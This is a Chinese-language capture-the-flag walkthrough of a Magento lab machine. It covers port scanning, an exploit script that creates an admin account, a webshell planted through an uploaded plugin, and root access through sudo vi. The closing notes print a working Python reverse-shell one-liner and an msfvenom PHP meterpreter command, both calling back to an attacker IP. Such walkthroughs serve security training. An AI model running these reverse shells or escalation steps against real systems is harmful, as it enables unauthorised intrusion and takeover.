- 信息收集
  - 创建管理员账号
  - 通过上传插件拿 Flag
  - 通过sudo拿root shell
  - 总结
  - 其他

> Author: 0x584A

信息收集


首先进行端口扫描：

```
root@kali:~/Downloads# nmap -sS -sC -T4 -Pn --open -p- -oN server
10.10.10.140
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-23 08:08 EDT
Nmap scan report for 10.10.10.140
Host is up (0.27s latency).
Not shown: 65092 closed ports, 441 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http
|_http-title: Error 503: Service Unavailable

Nmap done: 1 IP address (1 host up) scanned in 98.91 seconds
```

可以看到开放的端口很少，仅有两个。

浏览器打开站点：




运气不好服务器 503 错误，是因为玩的人太多了，这个靶机很不稳定，每次 503 之后需要等一段时间重置。

在首页代码中观察这个站的URL规则：

```
<li class="first" ><a href="http://10.10.10.140/index.php/customer/account/" title="My Account" >My Account</a></li>
            <li ><a href="http://10.10.10.140/index.php/wishlist/" title="My Wishlist" >My Wishlist</a></li>
            <li ><a href="http://10.10.10.140/index.php/checkout/cart/" title="My Cart" class="top-link-cart">My Cart</a></li>
            <li ><a href="http://10.10.10.140/index.php/checkout/" title="Checkout" class="top-link-checkout">Checkout</a></li>
            <li ><a href="http://10.10.10.140/index.php/customer/account/create/" title="Register" >Register</a></li>
            <li class=" last" ><a href="http://10.10.10.140/index.php/customer/account/login/" title="Log In" >Log In</a></li>
```


尝试增加 `admin` 路径，成功知道了后台路径：http://10.10.10.140/index.php/admin/



试了几组弱口令后无果，通过 exploitdb 查下是否存在可以利用的 EXP。

创建管理员账号

在首页搜索了一下，没有找到明确这个系统的的版本信息。尝试通过 `exploitdb` 搜下 `Magento` 的 exp，看看是否有可利用的漏洞脚本。



版本信息没有版本信息就只能一个个尝试下了，通过 `37977.py` 成功获取的后台管理员权限账号。

```
root@kali:/tmp# python 37977.py
WORKED
Check http://10.10.10.140/admin with creds forme:forme
```

成功获得后台管理员账号密码，forme:forme

通过上传插件拿 Flag


虽然成功进入了后台管理系统，但是之后的很长一段时间没有获取到服务器权限。

一部分是靶机环境很不稳定，动不动就 503，另一方面是没找到明显的脆弱点。

尝试了 `37811.py` 这个EXP存在错误，修复代码也无果，随后开始在网络上开始漫长的搜索可利用的EXP。


最终在YouTube中找到的方法，利用上传在线编辑插件写webshell：Magento Exploit

登录后台后找到 `Magento Connect` 菜单里的 `Magento Connect Manager`




再次数据后台登录密码后进入如下页面：


将从网络上下载的 `Magpleasure_Filesystem-1.0.0.tgz` 在此上传，点击 `Upload` 之后会提示是否成功：



上传成后我们回到管理页面，此时菜单中会多出一个 `Filesystem`，选择 `IDE` 进入编辑：




我这里随便找了一个PHP文件，写入了 `system` 函数，从而拿到 USER 用户的 FLAG



通过sudo拿root shell

这里我也是尝试了很久，直到看到论坛中留言说注意 `sudo -l` 我才找到方法。

编辑文件，写入小马，随后上传 MSF的 PHP Shell，访问 shell.php 文件成反弹 shell。




额，途中有错误监听的payload错了，应该是 `php/metrpreter/reverse_tcp`


通过 `sudo -l` 可以看到， `www-data` 用户允许不输入root密码的情况下，通过 `vi` 编辑 `/val/www/html/` 路径中的文件。

大家的知道，在 `vi or vim` 下是可以执行 `shell` 的，也就是说这里可用通过 `vi` 来返回一个 root 身份的 shell :

先创建一个交互 shell:



输入 `sudo -u root vi /val/www/html/ssss` 进入编辑页，随后输入 `:!sh` 返回一个交互 shell：



成功拿到 ROOT FLAG

总结

- /etc/sudoers 配置文件的理解，积累小tips
- 对EXP的搜索，不仅限于利用搜索引擎漏洞库，还可在YouTube等视频媒体上找到

其他

`python3 -c 'import pty;pty.spawn("/bin/bash");' # 交互shell`

`sudo -u root vi /var/www/html/ssssss # 用 root 身份运行vi编辑对应路径下的ssssss文件`

`python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.254 ",8887));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' # python反弹至NC`

`msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.254 LPORT=8888 -f raw > shell.php # 生成PHP shell`

./LinEnum.sh